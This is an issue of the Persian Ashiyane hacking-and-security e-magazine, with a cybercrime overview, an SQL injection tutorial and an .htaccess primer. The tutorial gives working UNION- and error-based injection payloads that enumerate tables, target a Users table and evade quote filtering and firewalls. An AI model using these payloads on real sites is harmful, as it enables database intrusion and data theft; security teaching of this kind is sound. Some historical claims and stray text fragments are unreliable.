سال اول / شماره ۳ / اسفند ۸۹

آشیانه

مجله الکترونیکی هک و امنیت آشیانه
www.Ashiyane.org

بررسی جرایم سایبری

crime

آموزش SQL Injection

باگ های گزارش شده توسط تیم آشیانه

فیس بوک آینه جادویی

مردم آزاری در فضای سایبر

وضعیت امنیت اینترنت در سال ۲۰۱۰

تشریح دلایل ارتکاب جرایم رایانه ای در کشور

چگونه هکرها را نا امید کنیم

بسم الله الرحمن الرحیم

ماهنامه الکترونیک آشیانه - سال اول، شماره ۳، اسفند ۱۳۸۹
صاحب امتیاز: انجمن گروه آشیانه

مدیر مسئول: بهروز کمالیان
شورای سردبیری: بهروز کمالیان، حسن قدیانی، پوریا محمد رضایی، نوید نقدی، شاهین سالک توتونچی، حسینی، امامی

شورای تخصصی:
بهروز کمالیان ، نیما صالحی ،مهدی چینی چی ، امید نوروزی ،فرشید سرقینی ،حمید نوروزی

دفتر تحریریه: ۸۸۷۳۴۶۸۰
دفتر مدیریت: تهران - خیابان خرمشهر - پلاک ۲۷ جدید - ساختمان اطلس - طبقه دوم واحد ۴
www.ashiyane.org

ماهنامه الکترونیک آشیانه از مدیران مسئول کلیه پایگاه‌های اینترنتی که در جهت همکاری؛ در نشر و توزیع این نسخه الکترونیک ما را یاری‌رسان بوده‌اند تشکر کرده و از مدیران مسئول پایگاه‌های زیر تشکر خاص دارد:
پایگاه اینترنتی ایران ویج
پایگاه اینترنتی آسان دانلود
پایگاه اینترنتی پی‌سی ول

در این شماره می خوانیم:

جایگاه علوم سایبری در روزنامه‌نگاری

بهروز کمالیان

امروزه روزنامه نگاری در ایران حرفه ای است که بیش از هر چیز نیازمند یک بستر مناسب رشد و گذر و دستیابی به ثمرات مرحله پختگی و تأثیرگذاری بر تحولات سیاسی، اجتماعی، اقتصادی و به خصوص علمی و آکادمیک کشور است.

در ایجاد و ساخت این بستر مناسب سه عرصه به شدت تأثیر گذارند:

۱- نخبگان عرصه‌های فوق و نگرش آنان به نقش و کارکرد مطبوعات.

۲- قانون و فضای سالم برای فعالیت.

۳- آموزش

متأسفانه روزنامه نگاری ایران در عمر ۱۷۴ ساله خود بیشتر شاهد نگرش منفی نخبگان نسبت به نقش و کارکرد مطبوعات بوده است، جز تنها در حوزه علمی و آکادمیک؛ چرا که تنها این حوزه بدون حاشیه‌های نامطلوب تنها بر اندیشه رشد و شکوفایی علم و دانش گام برداشته است و عمق و تداوم این شیوه منجر به بالندگی در روند رشد مطبوعات علمی کشور شده است.

بر همین اساس و با عنایت به لطف پروردگار و همیاری برخی از دوستان در انجمن آشیانه دو پیش شماره‌ی «نشریه الکترونیک آشیانه» را تهیه کرده و به حضورتان ارائه دادیم. از این شماره برآنیم که این نشریه الکترونیک را با اصول حرفه‌ای ادامه داده تا وظیفه خود را به جامعه علمی کشور بیش از پیش ادا کنیم. ما تنها با تکیه بر جنبه آموزش علمی و آکادمیک اصول امنیت فضای سایبر و راه‌های مقابله با هکینگ و ارائه اخبار و گزارش‌های مرتبط در این حوزه فعالیت خواهیم کرد و این فعالیت را بر مبنای اصول روزنامه‌نگاری سامان خواهیم داد. در این راه نیازمند انتقاد و راهنمایی هستیم. پیشنهادها، انتقادها و راهنمایی بزرگان را به گوش جان خواهیم شنید و در مسیری صحیح به کار خواهیم بست.

اعتقاد ما بر این است که زکات علم در نشر آن است؛ علمی که در مسیر تعالی و کمال انسان گام بردارد و همانا سرآغاز نشر قلم است. خداوند به شأن قلم سوگند یاد کرده، ما نیز به حرمت این سوگند متعهد شویم که قلم خویش را در راه صلاح انسان به کار بندیم و قلم این واژه مقدس را آلوده و حرمت آن را زیر پا لگد مال نکنیم.

بررسی جرایم سایبری

متأسفانه به موازات افزایش کاربری اینترنت و تجارت الکترونیکی شاهد افزایش خاصی در میزان جرائم سایبری نیز بوده‌ایم. تحقیقات نشان می‌دهد که در سال ۲۰۰۴ میزان جرائم سایبری، اشاعه ویروس ۵۰ درصد و کلاهبرداری ۳۰ درصد، افزایش داشته است.

میزان استفاده از اینترنت طی سال‌های اخیر به‌طور تصاعدی افزایش پیدا کرده است. برخی تحقیقات نشان می‌دهد که تعداد کاربران اینترنت در مقایسه با کاربران رادیو و کامپیوتر به شدت افزایش یافته است. بر اساس این تحقیق، اگر رقم ۵۰ میلیون نفر تعداد کاربر را در نظر بگیریم، در مورد رادیو در طول ۳۸ سال، کامپیوتر در طول ۱۶ سال و اینترنت تنها در طول ۴ سال تعداد کاربران به این رقم رسیده است. بین سال‌های ۲۰۰۰ تا ۲۰۰۵، کاربری اینترنت (قیاس تعداد افرادی که به طور منظم به اینترنت دستیابی دارند) ۱۸۲ درصد افزایش یافته است. براساس گزارشی در سال ۲۰۰۰، به طور کلی ۱۳۵ کشور به اینترنت دسترسی داشته، ۵۴ شهر در جهان از جمله کاربران اصلی اینترنتند و روزانه ۷۲ میلیون نفر از این تکنولوژی استفاده می‌کنند. هیچ منطقه‌ای به سرعت منطقه خاورمیانه در افزایش استفاده از اینترنت نمی‌رسد (۴۵۴ درصد) و هیچ کشوری درون منطقه خاورمیانه، به‌اندازه ایران این پیشرفت را نداشته است. (۲/۹۰۰ درصد افزایش بین سال‌های ۲۰۰۰ تا ۲۰۰۵)، در حال حاضر در ایران حدود ۷ میلیون و ۵۰۰ هزار (بالغ بر ۱۰ درصد جمعیت این کشور) کاربر اینترنت وجود دارد. به موازات افزایش تعداد کاربران اینترنت، میزان خرید و فروش کالا و خدمات از طریق اینترنت و یا بهتر بگوئیم تجارت الکترونیکی نیز در حال افزایش است. مجموع ارزش تجارت الکترونیک در جهان طی سال ۲۰۰۵، یک تریلیون دلار تخمین زده شده است و پیش‌بینی می‌شود ارزش تجارت الکترونیکی در ایران از رقم یک میلیارد و ۴۰۰ میلیون دلار در سال ۲۰۰۳ به ۱۲ میلیارد و ۸۰۰ میلیون دلار تا پایان سال ۲۰۰۶ افزایش یافته باشد.

متأسفانه به موازات افزایش کاربری اینترنت و تجارت الکترونیکی شاهد افزایش خاصی در میزان جرائم سایبری نیز بوده‌ایم. تحقیقات نشان می‌دهد که در سال ۲۰۰۴ میزان جرائم سایبری، اشاعه ویروس ۵۰ درصد و کلاهبرداری ۳۰ درصد، افزایش داشته است. شایان ذکر است که هیچ‌گونه آمار دقیقی از میزان جرائم سایبری در ایران وجود ندارد، تنها می‌توان گفت که با توجه به حوادث مستند اخیر، این جرایم به‌طور چشمگیری در حال افزایش است. حال پیش از هر چیز به تعریف دقیق جرایم سایبری می‌پردازیم:


تعریف

جرم سایبری به یک جرم کیفری اطلاق می‌شود که با ظهور تکنولوژی کامپیوتر امکان‌پذیر می‌باشد و به عبارتی دیگر می‌توان گفت: به واقع جرم سایبری یک جرم سنتی است که با کمک استفاده از کامپیوتر، فوق‌العاده دگرگون و تغییر یافته به‌گونه‌ای که مأموران اجرای قانون برای کشف و بررسی

این جرم نیاز به درک و شناخت اساسی از کامپیوترها دارند. گروهی از دانشمندان معتقدند سایر دستگاه‌های فناوری اطلاعات از جمله موبایل و برخی دستگاه‌های الکترونیکی نیز در جرایم سایبری دخیل هستند.

■ تاریخچه

اولین جرم سایبری در سال ۱۸۲۰ و در فرانسه به وقوع پیوست. اگر به این نکته توجه کنیم که «چرتکه» دستگاهی که به نظر حتی سریع‌تر از کامپیوتر نیز کار می‌کند از ۳۵۰۰ سال پیش از میلاد در هند، ژاپن و چین وجود داشته، درمی‌یابیم تاریخ مربوط به اولین جرم سایبری چندان هم دور نیست. در سال ۱۸۲۰ «جوسف ماری جکوارد» یک کارخانه‌دار منسوجات در فرانسه، دستگاه پارچه‌بافی اختراع کرد که امکان تکرار یک سری فعالیت‌ها برای تولید تارو پود پارچه را فراهم می‌کرد. کارگران این کارخانه احساس ناراحتی کرده و امنیت شغلی خود را در خطر دیدند، لذا با انجام خراب‌کاری سعی در عدم استفاده از این تکنولوژی برآمدند و این اولین جرم سایبری ثبت شده به شمار می‌رود.



■ انواع جرایم سایبری

قبل از هر چیز باید متذکر شویم که هر اقدام غیرقانونی مرتبط با کامپیوتر را نمی‌توان به عنوان جرم سایبری و یا جرم کامپیوتری به شمار آورد. جرم فردی که از رمز یک تلفن دزدیده شده برای مکالمه رایگان استفاده می‌کند، حتی اگرچه این شماره به وسیله یک کامپیوتر پردازش شود، کلاهبرداری است نه یک جرم کامپیوتری. جرم فردی که ۲۰۰ دلار از بانک خودکار یک کمپانی پول به جیب می‌زند، اختلاس است نه جرم سایبری. حال برای روشن شدن انواع جرایم سایبری، آن را به ۲ بخش دسته‌بندی می‌کنیم:

۱ـ جرائمی که در آن خود کامپیوتر مورد هدف قرار می‌گیرد و یا «جرائم کامپیوتری».

۲ـ جرائمی که در آن از کامپیوتر به عنوان ابزاری برای ارتکاب به یک جرم سنتی استفاده می‌شود. یا «جرائم مرتبط با کامپیوتر».

■ جرائم کامپیوتری

این نوع جرائم شامل اقداماتی برای صدمه وارد کردن و یا دزدیدن اطلاعات کامپیوتر می‌باشد. «هک کردن» را می‌توان به عنوان مهمترین و معروف‌ترین نمونه برای جرم کامپیوتری مثال زد. در توضیح اقدام «هکرها» چنین می‌توان گفت که افراد مذکور بدون اجازه و با پیدا کردن یک راه پنهانی در کامپیوتر شخصی یک فرد دیگر به جست‌وجو پرداخته و اطلاعات آن را دزدیده و یا تغییر می‌دهند.

از جمله دیگر جرائم کامپیوتری می‌توان به موارد زیر اشاره کرد:

■ جرائم مرتبط با کامپیوتر

این نوع جرائم شامل تغییر کلی یک جرم سنتی به وسیله استفاده از اینترنت می‌باشد. برای نمونه می‌شرط‌بندی اینترنتی (بخت‌آزمایی، تجارت غیرقانونی از طریق شرط‌بندی)

فرستادن ایمیل برای کاربر و معرفی خود به عنوان یک کمپانی سازمان‌یافته و مشروع، با هدف دزدی اطلاعات شخصی وی از جمله کلمه عبور، شماره حساب بانکی و غیره.

وقوع جرم در فضای چت اینترنت.

اشاعه ویروس: یک نرم‌افزار سوء که خود را به سایر نرم‌افزارها می‌چسباند (ویروس کرمک؛ یک برنامه کامپیوتری است که به وسیله کپی کردن خود در شبکه منتشر می‌شود ـ اسب تروی و یا وسیله نفوذ، یک برنامه کامپیوتری که به ظاهر کمک‌ساز به چشم می‌آید اما در حقیقت برای از بین بردن اطلاعات ساخته شده است ـ باکتری از جمله نرم‌افزارهای ویران‌کننده به شمار می‌رود.

■ تحقیقات مقدماتی و کشف جرم

اغلب مسئولان قضائی و اجرائی در خصوص مسئولیت بررسی

و کشف چگونگی جرائم سایبری دچار آشفتگی و سردرگمی می‌شوند چرا که اولاً کشف منبع اصلی این نوع جرائم فوق‌العاده مشکل بوده و مستلزم برخورداری از مهارت بالا یی در زمینه دانش کامپیوتر می‌باشد. ثانیاً اینترنت از نظر مکانی و زمانی بی‌حد و مرز بوده و به راحتی نمی‌توان گفت که یک جرم سایبری از کجا آغاز و در کجا خاتمه یافته است. البته کشف جرایم مرتبط با کامپیوتر در مقایسه با خود جرایم کامپیوتری (که در بالا به انواع آنها اشاره شد) کمی آسانتر است. شایان ذکر است که ارائه‌کنندگان خدمات اینترنتی بیشتر از هر کسانی می‌توانند به کشف این جرم کمک کنند تا آنجائی که باید بگوئیم بسیاری از این افراد در آمریکا به عنوان کارشناسان رسمی و عاملان دولتی با ماموران اف بی ای در کشف این نوع جرائم همکاری نزدیک دارند. همزمان با پیشرفته شدن نرم‌افزار و سخت‌افزار کامپیوتر، بازرسان ویژه تحقیق جرایم سایبری نیز باید دانش خود در زمینه علوم مختلف کامپیوتری را بالا ببرند تا بتوانند از پس پرونده‌های پیچیده سایبری برآیند. نکته دیگر قابل ذکر اینکه، قبل از پیدا کردن عامل جرم سایبری، نحوه گزارش و تشخیص نوع جرائم مهم است. و اما به‌طورکلی چنین می‌توان گفت: که تحقیقات جرائم سایبری شامل گردآوری، تحلیل و بررسی شواهد دیجیتال می‌باشد. شواهد دیجیتال ممکن است در هارد دیسک‌های کامپیوتر، موبایل، سی‌دی، دی‌وی‌دی، فلاپی و... پیدا شود. همچنین شواهد دیجیتال و آثار جرائم اینترنتی می‌تواند در فایل‌های رمزدار، فایل‌های محافظت‌شده دارای کلمه عبور ، هارد دیسک‌های فرمت‌شده، ایمیل‌های پاک‌شده، رونوشت‌های چت و غیره نیز نمایان باشد.

حال به بررسی ۲ پرونده که در آنها یکی از انواع جرایم سایبری به وقوع پیوسته می‌پردازیم:

■ **۱ـ موضوع پرونده: ایجاد شرح حال موهن، هند**

دختر جوانی از افراد ناشناسی که ایمیلی به نام وی ایجاد کرده و در آن او را فاحشه تلفنی معرفی کرده بودند، شکایت کرد. در پی ارسال چند پیام از ایمیل مذکور به ۵ سایت مختلف، دختر جوان از سوی مردان زیادی مورد آزار تلفنی قرار گرفته بود.

تحقیقات: دختر جوان با راهنمایی پلیس کلمه عبوری ساخته و به وسیله آن وارد ۵ سایت مذکور شد. بدین ترتیب بازرسان با استفاده از کلمه عبوری مشابه به صفحات اینترنتی سایت‌های مذکور که پیام‌های ایمیل مذکور درج شده بود، دسترسی یافتند. پیام‌ها برای ۵ گروه ارسال شده بود که یکی از آنها یک گروه دولتی بود. تیم بازپرسی دستورات لازم برای ورود به سایت گروه دولتی مذکور و همچنین پیام وارده به سایت آنها را دریافت کرده تا بدین ترتیب آی پی (شماره که با نقطه از هم جدا شده و معرف کامپیوتر و معرف کامپیوتر متصل به اینترنت است) استفاده شده برای ارسال پیام را شناسایی کنند. با کمک سایت‌های اینترنتی قابل دسترس دولتی یک (ارائه‌کنندگان

خدمات اینترنتی) معرفی شد. بازرسان از ارائه‌کنندگان خدمات اینترنتی درخواست کردند تا جزئیات کامپیوتری با آدرس آی پی در زمان ارسال پیام‌ها را پیدا کنند.

ارائه‌کنندگان خدمات اینترنتی مذکور نام و آدرس ۲ کافی‌نت را در مومبای به بازرسان پلیس تحویل دادند. تیم بازپرسی فهرست اسامی واردشوندگان به کافی‌نت‌ها را بررسی کرده و متوجه شدند که امضای شاکی نیز در بین آنها دیده می‌شود. لذا بازجوئی گسترده‌ای از شاکی به عمل آوردند. در طول یکی از جلسات بازجوئی، شاکی عنوان کرد وی درخواست ازدواج با یکی از همکلاسی‌های سابق خود را رد کرده است. بدین ترتیب همکلاسی وی به عنوان متهم اصلی مطرح شد. بازپرسان با کمک پلیس مومبای مظنون اصلی را دستگیر و موبایل وی را توقیف کردند. پس از بررسی سیم‌کارت تلفن همراه متهم، مشخص شده که شماره تلفن شاکی که در پیام‌های اینترنتی نیز درج شده بود در حافظه تلفن وی ذخیره شده است. صاحبان کافی‌نت‌ها نیز متهم را شناسایی کرده و اذعان داشتند وی یکی از مشتریان دائم آنهاست.

محکومیت: متهم به ۲ سال حبس و پرداخت مقادیری جریمه محکوم شد.

■ **۲ـ موضوع پرونده: کلاهبرداری بلیت آنلاین قطار دهلی‌نو، هند**

گروهی از افراد ناشناس با استفاده از کارت‌های اعتباری دزدی، از تسهیلات ارائه بلیت قطار به صورت آنلاین استفاده کرده و بیش از ۵۰ بلیت رزرو کرده‌اند. محل تحویل بلیت‌ها را نیز مناطق مختلفی اعلام کرده‌اند.

تحقیقات: از مشخصات کارت‌های اعتباری که از حساب آنها پول برداشت شده بود، لیستی تهیه و سپس یک برنامه « خرچنگ» روی سیستم وب‌سایت شرکت فروش بلیت قطار نصب شد تا در صورت استفاده دوباره متهم از مشخصات کارت‌های مذکور، کلمه عبور و یا محل قبلی دریافت بلیت، علائم هشداردهنده روشن شود.

در فاصله‌ای که برنامه بر روی سیستم شرکت مذکور نصب شده بود، علائم هشداردهنده به صدار درآمدند که نشان داد متهم از مشخصات یکی از ۱۲ کارت اعتباری ربوده شده برای خرید بیش از ۲ بلیت استفاده کرده و آدرس حیدرآباد را درج کرده است. متهم در حین دریافت بلیت‌های قطار از دست پیک، دستگیر شد.

کارت‌های اعتباری دزدیده شده از چندین بانک که متهم از آنها برای رزرو قلابی بلیت‌های قطار استفاده می‌کرد، تحویل گرفته شد. همچنین در طول بازبینی از منزل وی ۲۵ بلیت هواپیما نیز پیدا شد.

روند به روز شدن قوانین سایبری در کشورها

در مورد قوانین سایبری به تصویب درآمده در جهان، (دسامبر ۲۰۰۰)، از ۵۲ کشور تحقیقی به عمل آمد که نشان می‌داد قوانین سایبری ۳۳ کشور از جمله ایران، ایتالیا، اردن، بلغارستان، باکو و.... به هیچ وجه به روز نشده است. قوانین ۹ کشور از جمله برزیل، شیلی، چین، چک، دانمارک و... نسبتا به روز و قوانین ۱۰ کشور از جمله استرالیا، کانادا، استونی، هند، ژاپن و... کاملاً به روز شده است.

در خصوص کشور خودمان ایران باید بگوئیم که مقامات رسمی کشور تصویب قانون و انجام سایر اقدامات لازمه علیه جرائم سایبری را مقدمه‌ای برای مبارزه با این جرم چه در سطح داخلی و چه بین‌المللی می‌دانند.

معرفی جرائم سایبری به عنوان یکی از موضوعات کلیدی مطرح شونده در «کمیسیون سیاست‌گذاری جنایی و اصلاح قوانین کیفری» دلیل مستندی بر ادعای مذکور می‌باشد. انتخاب این موضوع به عنوان یکی از موضوعات مطرح‌شده در کمیسیون مذکور نشان می‌دهد که دولت نیاز به مبارزه با این نوع جرائم را بسیار ضروری خوانده و آگاه است که با همکاری‌های بین‌المللی و به‌کارگیری بهترین تجربیات بین‌المللی تحقق این هدف را تسهیل خواهد کرد.

اهداف اساسی این پروژه شامل؛ تقویت دستگاه قضائی و ظرفیت‌های اجرایی قانونی کشور در رابطه با جرایم سایبری، تهیه آماری در مورد وقوع این نوع جرایم در کشور، توسعه یک مکانیسم پاسخگویی ایده‌آل به این نوع جرایم و سرانجام ارتقاء آگاهی عمومی از جرایم سایبری در میان جمعیت کاربر اینترنت می‌باشد.

SQL Injection

بخش دوم

شماره قبل در مورد نحوه تشخیص صفحه‌هایی که دارای آسیب پذیری SQL Injection هستند مطالبی ارائه شد. در این شماره انواع روش‌های استفاده از این آسیب پذیری بررسی می‌شود.

انواع روش‌های استفاده از آسیب پذیری SQL Injection

Union

Error

Having

Blind

■ SQL Injection با استفاده از روش Union:

در حالت کلی از دستور Union برای ترکیب و ادغام دو یا چند ستون مختلف از دو یا چند جدول و قرار دادن آنها در یک ستون مشترک استفاده می‌شود.

در این دستور، نوع داده‌ای ستون‌های انتخاب شده برای ترکیب باید یکسان باشند. دستور Union در هنگام ترکیب فیلدها، در صورت برخورد با مقادیر تکراری؛ آنها را حذف کرده و از هر مقدار یک نمونه را نمایش می‌دهد. برای مشاهده تمام مقادیر، حتی مقادیر تکراری باید از دستور Union ALL استفاده کرد.

این دستور در SQL Serverهای مختلف مانند My SQL , Ms SQL , Oracle , DB۲ مورد استفاده است . توسط این دستور می‌توانیم در کنار دستور Select ی که در حال اجرا می‌باشد ما نیز دستور Select خود را جهت Inject به Database انجام دهیم.

برای استفاده از این دستور می‌بایست شرایط زیر رعایت شود.

- تعداد ستون ها
- نام ستون ها
- نام جدول ها

در مورد SQL Serverها Ms SQL دو شرط دیگر نیز می‌بایست رعایت شود:

- نوع ستون‌ها می‌بایست در دو طرف دستور Union یکسان باشد.
- ترتیب ستون‌ها می‌بایست در دو طرف دستور Union یکسان باشد.

■ Order By:

با استفاده از این دستور می‌توانیم تعداد ستون‌های مورد استفاده در دستور Select اول را تشخیص داده و سپس همان تعداد ستون را در دستور Union Select استفاده کنیم.

حالت کلی این دستور به صورت زیر است:

www.site.com/news.php?id=2 Order By 5

عدد ۵ به صورت یک عدد حدسی میباشد و اجرای این دستور دو حالت ممکن است پیش بیاید:

- صفحه به صورت کامل **Load** می‌شود؛ این بدین معنا است که تعداد ستون‌های مورد استفاده بیش از عدد ۵ است.
- خطایی در صفحه نمایش داده میشود که این خطا در **Server SQL**های مختلف ممکن است متفادت باشد.

به طور مثال:

- **Ms SQL Server**

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 5 is out of range of the number of items in the select list.

- **My SQL Server**

Unknown column '5' in 'order clause'

گاهی از موارد نیز خطایی نمایش داده نمی‌شود ولی نمایش صفحه به صورت کامل صورت نمی‌گیرد و در این صورت می‌بایست تعداد ستون‌ها را تغییر دهیم.

- نمایش ستون‌های آسیب پذیر :

بعد از بدست آوردن تعداد ستون‌ها می‌بایست این ستون‌ها جهت **Inject** نمایش داده‌شوند. در این مرحله می‌توانیم از دستور **Union Select** با توجه به شروط گفته شده استفاده کنیم.

www.site.com/news.php?id=2 Union Select 1,2,3,4,5,6

گاهی ممکن است نتیجه دو دستور با هم نمایش داده نشود در این صورت دستوری اجرا می‌کنیم تا نتیجه اجرای دستور اول **Null** شود.

به عنوان مثال: اگر ورودی به صورت یک عدد صحیح باشد می‌توان یک عدد منفی را به عنوان ورودی قرار دهیم .

www.site.com/news.php?id=-2 Union Select 1,2,3,4,5,6

- **SQL Injection Command:**

پس از نمایش ستون‌های آسیب‌پذیر می‌توان از طریق این ستون‌ها دستورات خود را وارد کنیم. ساختار برخی از دستورات در **SQL Server**های مختلف متفاوت است که در جدول زیر نمونه‌هایی ذکر شده است.

My SQL	Ms SQL	Oracle	
Version();	@@Version	Select Version From v$instance	SQL Version
Select	Select		
Select User();	Select User	Select User From dual	Current User
Select	Select	Select Name From	Current
Database();	DB_Name();	v$database	Database

در **SQL Server**ها **Ms SQL** و **My SQL** یک **Database** سیستمی به نام **InformationSchema** وجود دارد که می‌توان از این **Database** جهت بدست آوردن نام جداول و ستون‌ها استفاده کرد.

- جدول **Tables:**

این جدول محل نگهداری نام جداول بانک اطلاعاتی است که می‌توان با استفاده از دستور زیر نام جداول را بدست آورد:

Select Table_Name From Information_Schema.Tables

news.php?id=-2Union Select 1,2,Table_Name,4 From Information_Schema.Tables

اجرای این دستور سبب نمایش نام اولین **Table**می‌شود. با استفاده از دستور **GroupConcat** تمام مقادیر یک ستون نمایش داده می‌شود.

news.php?id=-2Union Select 1,2,Group_Concat(Table_Name),4 From Information_Schema.Tables

در **Database**ها **Oracle** می‌توان با استفاده از دستور زیر نام جداول را بدست آورد.

Select Table_Name From All_Tables

- جدول **Columns:**

در این جدول نام تمام **Column**های موجود در جداول بانک اطلاعاتی نگهداری می‌شود که با استفاده از دستور زیر نام **Column**ها را بدست می‌آید.

Select Column_Name From Information_Schema.Columns

news.php?id=-2Union Select 1,2, Column_Name,4 From Information_Schema. Columns

در **Database**های **Oracle** می‌توان از دستور زیر جهت

نمایش **Column**ها استفاده کرد:

```
Select Column_Name From All_Tab_Columns
```

■ **اعمال شرط در دستور Select:**

می‌توان با اعمال شرط در دستور **Select** نتایج خروجی را محدود و از دستور **Where** استفاده کرد.

به عنوان مثال: تمام **Column**های یک جدول خاص را نمایش دهیم.

```
news.php?id=-2Union Select 1,2,
GROUP_Concat(Column_Name) ,4 From
Information_Schema. Columns Where
Table_Name='Users'
```

گاهی تنظیم مربوط به Magic quotes gpc بر روی سرور فعال است این تنظیم باعث می‌شود هر جا که علامت «'» را وارد می‌کنیم یک **/** کنار آن قرار داده و آن دستور را از حالت اجرایی خارج می‌کنید. در این موارد می‌توان مقادیر **String** خود را به صورت **Hex** وارد وسپس **SQL** رشته **Hex** را در زمان اجرا به **String** تبدیل کرد.

قبل از رشته **Hex** حتماً می‌بایست از علامت 0x استفاده کرده تا **SQL** در زمان اجرا تشخیص دهد که رشته ورودی یک رشته **Hex** است.

```
news.php?id=-2Union Select 1,2,
GROUP_Concat(Column_Name) ,4 From
Information_Schema. Columns Where
Table_Name=0X7573657273
```

■ **SQL Injection در صفحات asp و aspx:**

سایت هایی که به زبان **asp** و یا **aspx** هستند دارای **Server Ms SQL** می‌باشند. در مورد این سایت‌ها می‌توان از دستورات زیر استفاده کرد.

■ **جدول SysObjects:**

می‌توان نام جداول را از طریق این جدول استخراج کرد. در این جدول تمام جداول سیستمی و جداولی که توسط کاربر ایجاد شده است نگهداری می‌شوند.

در مورد سایت هایی که به زبان **asp** و یا **aspx** می‌باشند:

```
Select Name From SysObjects
news.asp?id=-2Union Select 1,2,Name ,4
From SysObjects Where Xtype='u'
```

اجرای این دستور سبب نمایش نخستین جدولی که توسط کاربر ایجاد شده است می‌شود.

جدول **SysObjects** دارای فیلدی به نام **Xtype** است که این فیلد اگر دارای مقدار **U** باسد مشخص می‌کند که **Object** مورد نظر توسط کاربر ایجاد شده است.

■ **جدول Columns:**

در این جدول نام تمام **Column**های موجود در جداول بانک اطلاعاتی نگهداری می‌شود و می‌توان با استفاده از دستور زیر نام **Column**ها را بدست آورد:

```
news.asp?id=-2Union Select ,2,Column_Name
,4 From Information_schema.columns
```

در سایت‌های **asp** و یا **aspx** ممکن است در مورد فیلدهای نوع رشته به جای استفاده از نوع داده **Varchar** از **nText** و یا **Image** استفاده شود که در این صورت در مورد نمایش این

Columnها مشکل ایجاد می‌شود زیرا ازشروط استفاده از دستور Union در Ms SQL این بود که می‌بایست نوع و ترتیب فیلدها در دو طرف Union یکسان باشند.

در این گونه موارد ابتدا به جای تمام Columnها عبارت Null را وارد می‌کنیم.

www.site.com/news.asp?id=-2 Union Select Null,Null,Null,Null

وبرای مشاهده تمام مقادیر از دستور Union All استفاده کرده وسپس عبارت Null را به ترتیب با عدد جایگزین می‌کنیم. اگر اجرای دستور Error نداد مشخص می‌شود که ستون مورد نظر از نوع Int بوده و صحیح است ولی اگر Error داد؛ می‌بایست عدد را در بین کوتیشن قرار داده و آن را تبدیل به String کنیم.

news.asp?id=-2 Union All Select 1,2,'3',4

عبارت فوق مشخص می‌کند که تنها ستون ۳ از نوع String است.

درسایت‌های asp و یا Aspx می‌توان از دستور Like جهت پیدا کردن اطلاعات مشابه استفاده کنیم. در حالت کلی در Ms SQL از دستور Like به شکل زیر استفاده می‌شود:

Select Name From SysObjects Where Name Like%User%

در Url نمی‌توان از علامت % استفاده کرد. بنابراین Hex این رشته را وارد می‌کنیم.

news.asp?id=-2 Union Select 1,2,Name ,4 From SysObjects Where Name Like%25User%25

■ SQL Injection با استفاده از روش Error:

این روش از SQL Injection در مورد SQL Serverهای Ms SQL کاربرد دارد. به بیان دیگر هنگامی که نمی‌توان از دستور Union استفاده کرد از این شیوه استفاده می‌شود.

برای مثال هنگامی که فایروال از وارد کردن کلمه Union جلوگیری می‌کند از این شیوه استفاده می‌شود. در این روش می‌توان مقادیر مورد نیاز خود را از طریق error هایی که توسط SQL Server نمایش داده می‌شود به دست آورد.

در این روش دستورات خود را به عنوان ورودی به دستور Select داده و در صورتی که دستورها بیش از یک عبارت باشد تمام دستورها مابین () قرار می‌گیرد.

www.site.com/news.asp?id=@@Version

در شماره بعد نحوه به دست آوردن نام جداول،ستونها و شیوه‌های دیگر مباحثی را ارائه خواهیم داد. در صورت تمایل از انجمن آشیانه برای تمرین عملی وسوال وجواب در این خصوص این شیوه استفاده فرمایید.

ادامه در شماره چهارم

آشنایی با Htaccess

وحید رمضانپور
بخش نخست

Htaccess چیست؟

Htaccess. فایل پیکر بندی برای وب سایت هایی است که از سرور آپاچی استفاده می‌کنند. وقتی این فایل در یکی از پوشه‌های وب سایت قرار می‌گیرد، وب سرور آپاچی بررسی می‌کند که چه دستوراتی در این فایل وجود دارد و بعد طبق این دستورات آن قسمت از سایت که htacces در آن قرار دارد را پیکر بندی می‌کند. این فایل می‌تواند برای فعال و یا غیر فعال کردن یک سری از توابع و ویژگی‌های وب سرور آپاچی مورد استفاده قرار بگیرد که می‌تواند ریدایرکت کردن یک صفحه یا نمایش پیغام‌های خطای رایج مانند: ارور ۴۰۴ را شامل شود.

استفاده از این فایل در همه موارد پیشنهاد نمی‌شود زیرا امنیت وب سرور را تحت شعاع قرار می‌دهد. اما در مواقعی که سرور به صورت اشتراکی و اصطلاحا share شده خدمت رسانی می‌کند و تعداد زیادی سایت برروی آن قرار دارد پیشنهاد آن است که از فایل htaccess استفاده شود. زیرا هر سایت باید توانایی پیکر بندی قسمت مربوط به خود را دارا باشد.

نکته: به دلیل آنکه نحوه پیکربندی این فایل مانند پیکربندی فایل اصلی سرور (httpd.conf)است تصمیمات بر اساس شرایط اخذ می‌شود. البته تمامی امکانات httpd.conf را شامل نمی‌شود!

